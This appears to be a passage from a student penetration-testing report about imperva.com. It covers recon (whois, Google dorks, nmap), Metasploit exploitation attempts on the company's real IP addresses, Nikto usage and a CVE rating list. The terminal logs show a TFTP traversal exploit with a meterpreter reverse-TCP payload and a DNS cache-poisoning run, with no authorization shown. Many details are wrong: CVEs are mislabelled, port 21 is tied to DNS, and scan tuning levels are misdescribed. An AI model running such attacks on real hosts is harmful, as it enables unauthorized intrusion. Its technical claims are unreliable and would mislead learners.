
4.1.1. Finding the IP address:

```
File Actions Edit View Help
(gokul@kali)-[~]
$ ping imperva.com
PING imperva.com (45.60.73.225) 56(84) bytes of data.
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=1 ttl=49 time=242 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=2 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=3 ttl=49 time=244 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=4 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=5 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=6 ttl=49 time=275 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=7 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=8 ttl=49 time=243 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=9 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=10 ttl=49 time=242 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=11 ttl=49 time=241 ms
64 bytes from 45.60.73.225 (45.60.73.225): icmp_seq=12 ttl=49 time=242 ms
```

4.1.2. Finding all known information from Whois:

```
File Actions Edit View Help
gokul@kali -
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registrant Organization: Imperva Inc.
Registrant State/Province: CA
Registrant Country: US
Registrant Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Admin Organization: Imperva Inc.
Admin State/Province: CA
Admin Country: US
Admin Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Tech Organization: Imperva Inc.
Tech State/Province: CA
Tech Country: US
Tech Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Name Server: ns-687.awsdns-21.net
Name Server: ns-1341.awsdns-39.org
Name Server: ns-122.awsdns-15.com
Name Server: ns-1956.awsdns-52.co.uk
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

4.1.3. Finding server and its address:



```
File Actions Edit View Help
gokul@kali: -
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registrant Organization: Imperva Inc.
Registrant State/Province: CA
Registrant Country: US
Registrant Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Admin Organization: Imperva Inc.
Admin State/Province: CA
Admin Country: US
Admin Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Tech Organization: Imperva Inc.
Tech State/Province: CA
Tech Country: US
Tech Email: Select Request Email Form at https://domains.markmonitor.com/whois/imperva.com
Name Server: ns-687.awsdns-21.net
Name Server: ns-1341.awsdns-39.org
Name Server: ns-122.awsdns-15.com
Name Server: ns-1956.awsdns-52.co.uk
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

4.1.4. Google advanced search

Google

site: imperva.com ext: log | ext: xml | ext: conf | ext: cnf | ext: reg

BooksImagesNewsShoppingVideosMapsFlightsFinance

About 2,17,000 results (0.66 seconds)

im

Imperva

https://docs.imperva.com > en-US > bundle > page > cves

Recently Mitigated CVEs

PHP contains a backdoor in the php_zlib_output_compression_startm() function in ext/zlib/zlib.c. With a specially crafted HTTP User-agent header containing the ...

https://docs.imperva.com > en-US > bundle > page

Overview of SecureSphere Agent for z/OS

Overview of SecureSphere Agent for z/OS SecureSphere protects supported databases by monitoring network and local traffic and generating alerts and reports ...

https://community.imperva.com > viewthread

Certificate Chain Issue | Imperva Cyber Community

28-Feb-2021 — I have an issue with certificate chain on all our websites on published via WAF. ... Tel: +966 12 66 55000 Ext.: 2016.

People also ask

How do I onboard a site in imperva?

What is Imperva software?

4.2. Scanning for Open ports

45.60.73.225

Regular ViewRaw Data

// TAGS

General Information

resources.distilnetworks.com, compass.apps.imperva.com, www-us.imperva.de, www.cloudvector.com, sonargdocs.jsonar.com, www.rpa-imp.com, lec.impervademo.com, api.impervademo.com, www.sonar.impervademo.com, www-ll.imperva.cn, clone.cloudvector.com, incapsstage.com, www-us.imperva.jp, www.imperva.de, cloudvector.com, www.imperva.cn, www-us.imperva.cn, support.prevoty.com, www.imperva-incapsula.cn, discover.jsonar.com, imperva.com, discovery.distilnetworks.com, opencart.impervademo.com, imperva-incapsula.cn, rpa-imp.com, www.distilnetworks.com, help.distilnetworks.com, dsa.impervademo.com, internaldocs.distilconnector.com, huntbots.lol, dammx.impervademo.com, www-ll.imperva.de, wafmx.impervademo.com, apps.imperva.com, www-ll.imperva.jp, manager.prevoty.com, www.imperva.com, info.distilnetworks.com, support.jsonar.com, www.imperva.jp

Cloudvector.com

Distilnetworks.com

Distilconnector.com

Imperva.cn

Prevoty.com

Imperva.com

Huntbots.lol

Imperva.de

Impervademo.com

Incapsstage.com

Rpa-imp.com

Imperva-incapsula.cn

Jsonar.com

Imperva.jp

Open Ports

| | | | | | | | | | | | | | |
|-------|-------|------|------|------|------|-------|-------|-------|-------|-------|-------|-------|-------|
| 11 | 21 | 53 | 80 | 83 | 88 | 119 | 389 | 443 | 444 | 554 | 636 | 995 | 1177 |
| 1234 | 1337 | 2000 | 2083 | 2086 | 2087 | 2222 | 2345 | 2480 | 3001 | 3268 | 3299 | 3306 | 3790 |
| 4022 | 4040 | 4064 | 4443 | 4444 | 4500 | 4567 | 4848 | 4911 | 5001 | 5005 | 5006 | 5007 | 5060 |
| 5201 | 5269 | 6555 | 5900 | 5901 | 5968 | 6443 | 7001 | 7071 | 7443 | 7547 | 7548 | 7779 | 8000 |
| 8001 | 8008 | 8009 | 8010 | 8069 | 8081 | 8089 | 8099 | 8123 | 8126 | 8139 | 8140 | 8181 | 8443 |
| 8824 | 8890 | 8889 | 9000 | 9002 | 9009 | 9051 | 9090 | 9091 | 9151 | 9180 | 9191 | 9200 | |
| 9443 | 9530 | 9600 | 9800 | 9843 | 9998 | 10000 | 10134 | 10443 | 12345 | 14167 | 14265 | 25001 | 50000 |
| 60100 | 65001 | | | | | | | | | | | | |

// LAST SEEN 2023-06-26

52

```
File Actions Edit View Help
kali@kali: ~
$ nmap imperva.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 15:11 EDT
Nmap scan report for imperva.com (45.60.73.225)
Host is up (0.255 latency)
Other addresses for imperva.com (not scanned): 45.60.109.225
Not shown: 691 filtered tcp ports (no-response), 3 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
84/tcp    open  ctf
85/tcp    open  mit-ai-dev
88/tcp    open  kerberos-sec
89/tcp    open  su-mit-tg
90/tcp    open  dnst
99/tcp    open  metagram
119/tcp   open  nntp
211/tcp   open  91ac-g
212/tcp   open  anet
389/tcp   open  ldap
443/tcp   open  https
444/tcp   open  rpp
445/tcp   open  microsoft-ds
465/tcp   open  smtps
500/tcp   open  isakmp
543/tcp   open  klogin
554/tcp   open  rtsp
555/tcp   open  dsf
587/tcp   open  submission
611/tcp   open  lpp
636/tcp   open  ldapsl
777/tcp   open  multiling-http
800/tcp   open  mds_dawson
808/tcp   open  cproxy-http
843/tcp   open  unknown
888/tcp   open  unknown
888/tcp   open  accessbuilder
900/tcp   open  omginitialrefs
993/tcp   open  imaps
995/tcp   open  pop3s
999/tcp   open  garcon
1000/tcp  open  cadlock
1011/tcp  open  unknown
1024/tcp  open  kdm
1025/tcp  open  NFS-nr-IIS
1033/tcp  open  netinfo
1056/tcp  open  vfo
1065/tcp  open  syscomlan
1066/tcp  open  fpo-fns
1067/tcp  open  instl_boots
1068/tcp  open  instl_bootc
```

4.3. Extracting more Information on ports

4.3.1. Port – 21/tcp

Protocol name: File Transfer Protocol (FTP)

Used for: Transferring files between a client and a server over network.

Vulnerabilities:

- Anonymous Access: Allowing unauthorized users to access and download files without authentication.
- Weak Authentication: Allowing weak or easily guessable passwords, makes it susceptible to brute-force attacks.
- FTP Bounce Attack: Using the FTP server to perform port scanning or connect to other hosts indirectly.
- Command Injection: Exploiting vulnerabilities in FTP client software to execute arbitrary commands on the server.
- FTP Brute-Force Attack: Attempting various username and password combinations to gain unauthorized access.

Reasons to use this port:

- Default port for FTP service
- widely used for file transfer operations.

How to exploit FTP vulnerabilities:

- Anonymous Access: Connect to the FTP server without providing any credentials to access files or directories.
- Weak Authentication: Perform brute-force attacks to guess weak passwords and gain unauthorized access.
- FTP Bounce Attack: Utilize the FTP server to scan other hosts or perform indirect connections to bypass firewalls.
- Command Injection: Exploit vulnerabilities in FTP client software to execute arbitrary commands on the server.
- FTP Brute-Force Attack: Use automated tools to attempt multiple username and password combinations.

Exploitation script: *ftp-betterdefaultpasslist.txt*

4.3.2. Port – 53/tcp

Protocol name: Domain Service (DNS)

Used for: Translating domain names into IP addresses and vice versa, DNS resolution.

Vulnerabilities:

- DNS Zone Transfer: Misconfigured DNS servers allowing unauthorized zone transfers.
- DNS Cache Poisoning: Injecting malicious DNS data into the server's cache.
- DNS Amplification: Misconfigured DNS servers used in DDoS attacks.
- DNS Server Misconfiguration: Open recursive resolvers, open zone transfers, incorrect access control.
- DNS Spoofing: Manipulating DNS responses to redirect users to malicious servers.

Reason to use this port:

- Default port for DNS service
- necessary for the proper functioning of domain name resolution.

How to exploit DNS vulnerabilities:

- DNS Zone Transfer: Exploit misconfigured zone transfer settings to gain unauthorized access to DNS data.
- DNS Cache Poisoning: Inject malicious DNS data into the server's cache to redirect traffic.
- DNS Amplification: Exploit misconfigured DNS servers to generate DDoS traffic.
- DNS Server Misconfiguration: Exploit open recursive resolvers, open zone transfers, or weak access controls.
- DNS Spoofing: Manipulate DNS responses through cache poisoning or man-in-the-middle attacks.

Exploitation script: No specific script is provided. Exploitation techniques depend on the specific vulnerability being targeted.

4.3.3. Port – 4444/tcp

Protocol name: krb524,nv-video,eggdrop

Used for: default listener port for Metasploit. Also, to eavesdrop on traffic and communications, for its communications, and to receive data from the compromised computer.

Vulnerabilities:

- Trojan
- Backdoor
- Rootkits

Reason to use this port:

- Prior to native Kerberos v5 support, the krb524 service converted Kerberos v5 tickets to v4 for AFS tokens.
- OpenAFS added support for direct use of v5 tickets, improving security and avoiding blocked ports.
- Transition away from krb524 service is advised, and alternative authentication methods are available within OpenAFS 1.4.x servers.
- Note: That v4 port is used to spread a worm that attacked Microsoft Windows in 2003

How to exploit krb524:

- Trojan
- A backdoor software

Exploitation script: *Linux/x64 - Bind (4444/TCP) Shell (/bin/sh) + Password (hack) + Null-Free Shellcode (162 bytes)*

4.3.4. Port – 8010/tcp

Protocol name: XMPP

Used for: This port is used for DataNode to communicate with each other when needed.

Vulnerability: brute force

Reasons to use this port:

- The 8010 port lets a dfsclient (located on the same machine as the particular block) access that file directly
- After making the request on the 8010 ports of DataNode, it releases any holds on the block.

How to exploit:

- Aircrack-ng
- John the Ripper

Exploitation script: *xmpp-brute.nse*

4.3.5. Port – 88/tcp

Protocol Name: Kerberos

Used For: Kerberos authentication offers several advantages over other access control methods, such as mutual authentication, which allows both the client and the server to verify each other's identity. It also reduces the risk of password theft, as passwords are never sent over the network in plain text.

Reasons to Use This Port:

- Default port for Kerberos service.
- Widely used for secure authentication and authorization processes.

Vulnerabilities:

- Trojan & BackDoor-AXC - Pwsteal.likmet.a: This malware can exploit vulnerabilities associated with Kerberos port (port 88). Additionally, BroadWave Streaming Audio Server also uses this port, potentially posing security risks.
- Threat - PWSteal.Likmet: This threat is associated with the exploitation of Kerberos port (port 88) vulnerabilities.

Exploitation Script: No specific script is provided. Exploitation techniques depend on the specific vulnerability being targeted.

4.3.6. Port – 995/tcp

Protocol Name: Post Office Protocol 3 (POP3)

Used For: Receiving email over the internet from a remote server and sending it to a local client.

Vulnerabilities:

- Limited Access from Another Computer: POP3 setup may not allow accessing emails from another computer unless specifically configured to do so.
- Difficulty in Exporting Local Mail Folders: Exporting local mail folders can be challenging for users.
- Risk of Entire Folder Corruption: Entire folders of emails can be corrupted, potentially leading to the loss of an entire mailbox.
- Email Attachments and Viruses: Email attachments can contain viruses that may harm a user's PC, sometimes going undetected by virus scanners.

Reasons to Use This Port:

- Commonly Supported Protocol: POP3 is a widely supported protocol by email servers and clients, making it a popular choice for receiving email over the internet.
- Standard Method for Email Retrieval: It is the most commonly used protocol for retrieving email from a remote server and delivering it to a local client.
- Compatibility: POP3 works with various email clients and can be easily integrated into existing email systems.

- Simplified Email Retrieval: POP3 simplifies the process of retrieving emails by providing a standardized method for accessing remote email servers.

Exploitation: *pentesting-pop.md*

4.4. Exploiting Ports

In our cybersecurity project, we focused on exploring and exploiting a few specific ports to enhance the overall security of the system. By actively scanning and analyzing various ports, we aimed to identify potential vulnerabilities and weaknesses that could be targeted by malicious actors. Through careful examination of ports such as FTP (File Transfer Protocol), SSH (Secure Shell), and HTTP (Hypertext Transfer Protocol), we sought to understand the potential risks associated with each protocol and develop robust countermeasures. By simulating real-world attack scenarios, we were able to uncover potential entry points and devise effective strategies to fortify our system against potential cyber threats. This approach allowed us to proactively strengthen our defenses and ensure the safety and integrity of our digital infrastructure.

4.4.1. Exploiting Port 21:

Port 21 runs file transfer protocol service.

Step 1: Finding whether the port is open or not.

Step 2: Login to the ftp of the website using the command “ftp 45.60.73.225”

Step 3: finding the version of ftp protocol the website is using, using the command “nmap -sV 45.60.73.225 -p 21”

Step 4: search any exploitation available in Metasploit database using “searchsploit ftp kerberos”

Step 5: use any auxiliary suitable or which works perfectly to exploit the port. “use linux/http/hadoop_unauth_exec”

Step 6: Then “show options > set rhosts > set rport > exploit/run”

```

root@kali: ~
File Actions Edit View Help
msf6 > search distinct_tftp_traversal

Matching Modules 1
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/tftp/distinct_tftp_traversal 2012-04-08      excellent No      Distinct TFTP 3.10 Writable Directory Traversal Execution

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/tftp/distinct_tftp_traversal) > show options

Module options (exploit/windows/tftp/distinct_tftp_traversal):
-----
#  Name      Current Setting  Required  Description
--  -
DEPTH  10              no        Levels to reach base directory
RHOST  45.60.109.225   yes       The remote TFTP server address
RPORT  21              yes       The remote TFTP server port

Payload options (windows/meterpreter/reverse_tcp):
-----
#  Name      Current Setting  Required  Description
--  -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
#  Id  Name
--  --
0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/tftp/distinct_tftp_traversal) > set rhost 45.60.109.225
rhost => 45.60.109.225
msf6 exploit(windows/tftp/distinct_tftp_traversal) > set rport 21
rport => 21
msf6 exploit(windows/tftp/distinct_tftp_traversal) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending EXE (73802 bytes)
[*] Started TFTP client listener on 0.0.0.0:9775
[*] Listening for incoming ACKs
[*] Sending MOF (2230 bytes)
[*] Started TFTP client listener on 0.0.0.0:8765
[*] Listening for incoming ACKs
[!] This exploit may require manual cleanup of 'FcUBYYigTd.exe' on the target
[!] This exploit may require manual cleanup of 'wbem\mof\good\ltcfizPyHMOFhia.mof' on the target
[*] Exploit completed, but no session was created.

```

4.4.2. Exploiting Port 53:

Port 21 is used for DNS Cache Poisoning

Step 1: Check whether the port is open or not using the command “*nmap 45.60.73.225 -p 53*”.

Step 2: Find the version of the dns service used by the website using the command “*nmap -sV 45.60.73.225 -p 53*”

Step 3: Search for exploits available in Metasploit using “*searchsploit dns*”

Step 4: Select what type of attack whether spoofing or sniffing.

Step 5: Select the auxiliary “*use spoof/dns/baliwicked_domain*”

Step 6: Then use the exploit using the commands “*show options > set rhosts > set domain > set newdns*”

```
File Actions Edit View Help
[*] Querying recon nameserver for imperva.com.'s nameservers ...
[*] Got an NS record: imperva.com. 172735 IN NS ns-122.awsdns-15.com.
[*] Querying recon nameserver for address of ns-122.awsdns-15.com....
[*] Got an A record: ns-122.awsdns-15.com. 165468 IN A 205.251.192.122
[*] Checking Authoritativeness: Querying 205.251.192.122 for imperva.com....
[*] ns-122.awsdns-15.com. is authoritative for imperva.com., adding to list of nameservers to spoof as
[*] Got an NS record: imperva.com. 172735 IN NS ns-687.awsdns-21.net.
[*] Querying recon nameserver for address of ns-687.awsdns-21.net....
[*] Got an A record: ns-687.awsdns-21.net. 153757 IN A 205.251.194.175
[*] Checking Authoritativeness: Querying 205.251.194.175 for imperva.com....
[*] ns-687.awsdns-21.net. is authoritative for imperva.com., adding to list of nameservers to spoof as
[*] Got an NS record: imperva.com. 172735 IN NS ns-1341.awsdns-39.org.
[*] Querying recon nameserver for address of ns-1341.awsdns-39.org....
[*] Got an A record: ns-1341.awsdns-39.org. 120998 IN A 205.251.197.61
[*] Checking Authoritativeness: Querying 205.251.197.61 for imperva.com....
[*] ns-1341.awsdns-39.org. is authoritative for imperva.com., adding to list of nameservers to spoof as
[*] Got an NS record: imperva.com. 172735 IN NS ns-1956.awsdns-52.co.uk.
[*] Querying recon nameserver for address of ns-1956.awsdns-52.co.uk....
[*] Got an A record: ns-1956.awsdns-52.co.uk. 165464 IN A 205.251.199.164
[*] Checking Authoritativeness: Querying 205.251.199.164 for imperva.com....
[*] ns-1956.awsdns-52.co.uk. is authoritative for imperva.com., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
[*] race calc: 100 queries | min/max/avg time: 0.23/0.34/0.25 | min/max/avg replies: 0/2/1
[*] The server did not reply, giving up.
[*] Auxiliary module execution completed
msf6 auxiliary(spoof/dns/bailiwicked_domain) > |
```

4.4.3. Exploiting Port 4444

Step 1: Check whether the port is open or not using the command “*nmap 45.60.73.225 -p 4444*”.



Step 2: Know what service and version is being used by the website using the command “*nmap -sV 45.60.73.225 -p 4444*”. It is using krb524

Step 3: Search any exploitation available in exploit database “*searchsploit krb524*”

Step 4: Select the sockso_traversal to make an attack that will allow to download files from the directory using the command “*use scanner/http/sockso_traversal*”

Step 5: Then *set rhosts* and *run/exploit*

4.5. Conducting Session Handling



5. Results and Discussions

5.1. Vulnerability scanner:

5.1.1. Nikto

Nikto is an open-source web vulnerability scanner that helps identify potential security risks and vulnerabilities in web applications. Here's a step-by-step guide on how to conduct a vulnerability scan using Nikto:

5.1.2. Vulnerability scan using Nikto:

5.1.2.1. Install Nikto:

Start by installing Nikto on your machine. Nikto is typically available for Linux distributions and can be installed using package managers like apt-get or yum. You can also download it from the official **Nikto GitHub** repository.

5.1.2.2. Launch Nikto:

Open your terminal or command prompt and navigate to the directory where Nikto is installed.

5.1.2.3. Basic Scan:

To perform a basic scan, use the following command:

```
php  
nikto -h <target host>
```

Replace `<target host>` with the URL or IP address of the web application you want to scan.

For example: `nikto -h example.com`

5.1.2.4. Advanced Scan Options:

Nikto offers various options to customize the scan.

Here are a few commonly used options:

- p <port>: Specify a custom port number to scan.
- ssl: Force an SSL connection.
- id <name:value>: Add custom HTTP header(s) to the request.
- Tuning <0-3>: Set the scan tuning level (0 = Paranoid, 3 = Sneaky).
- Plugins <plugin>:<option>: Enable or disable specific plugins or their options.

You can include these options in the command as needed. **For example:**

```
nikto -h example.com -p 8080 -ssl -Tuning 2  
-id "User-Agent: MyCustomAgent"
```

5.1.2.5. Scan Output:

Nikto provides detailed scan results that include identified vulnerabilities, misconfigurations, outdated software versions, and other potential security issues. The output is displayed in the terminal or saved to an output file for further analysis.

5.1.2.6. Analyze Results:

Review the scan results carefully to identify any potential vulnerabilities or security weaknesses. Nikto categorizes the findings based on severity levels and provides detailed descriptions to help you understand the risks.

5.1.2.7. Take Action:

Once vulnerabilities are identified, it's important to take appropriate actions to mitigate the risks. This may involve applying patches or updates, fixing configuration issues, or implementing additional security measures.

It's worth noting that while Nikto is a powerful tool, it is just one part of a comprehensive security testing approach. It's recommended to combine Nikto scans with other vulnerability assessment tools and manual security testing techniques to obtain a more thorough evaluation of your

web application's security posture. Additionally, always ensure you have proper authorization and permission before scanning any web application.

5.2. Vulnerability priority rating (OWASP):

5.2.1. SQL Injection

(CVE-2018:11776)

Affected Port: 1433

Description: SQL Injection is a code injection technique that allows attackers to manipulate database queries, potentially gaining unauthorized access to data or executing malicious actions.

Example: By inputting malicious SQL statements into vulnerable input fields, an attacker can bypass authentication or retrieve sensitive information from the database.

Prevention: Use parameterized queries or prepared statements, and perform proper input validation and sanitization.

5.2.2. Eavesdropping and Credential Interception Attack

(CVE-2017-5638)

Affected Port: 9200

Description: This vulnerability involves attackers intercepting network traffic to capture sensitive information, such as usernames and passwords.

Example: By exploiting CVE-2017-5638, an attacker can execute remote code execution attacks, leading to eavesdropping and credential interception.

Prevention: Implement secure communication channels using encryption, such as HTTPS, and regularly update and patch applications and systems.

5.2.3. Arbitrary Services

(CVE-2018:9206)

Affected Ports: 8000, 9000, 9090, 6001, 9998, 10134

Description: This vulnerability refers to the exposure of unnecessary or unauthorized services running on specific ports.

Example: CVE-2018:9206 allows attackers to access various services on ports 8000, 9000, 9090, 6001, 9998, and 10134, potentially leading to unauthorized access or data breaches.

Prevention: Disable or block unnecessary services, regularly update and patch applications, and employ strong access controls.

5.2.4. Remote Desktop Access

(CVE-2020-16898 and CVE-2020-0681)

Affected Port: 5900

Description: This vulnerability allows unauthorized remote desktop access to systems.

Example: Exploiting CVE-2020-16898 and CVE-2020-0681, attackers can gain unauthorized access to systems on port 5900.

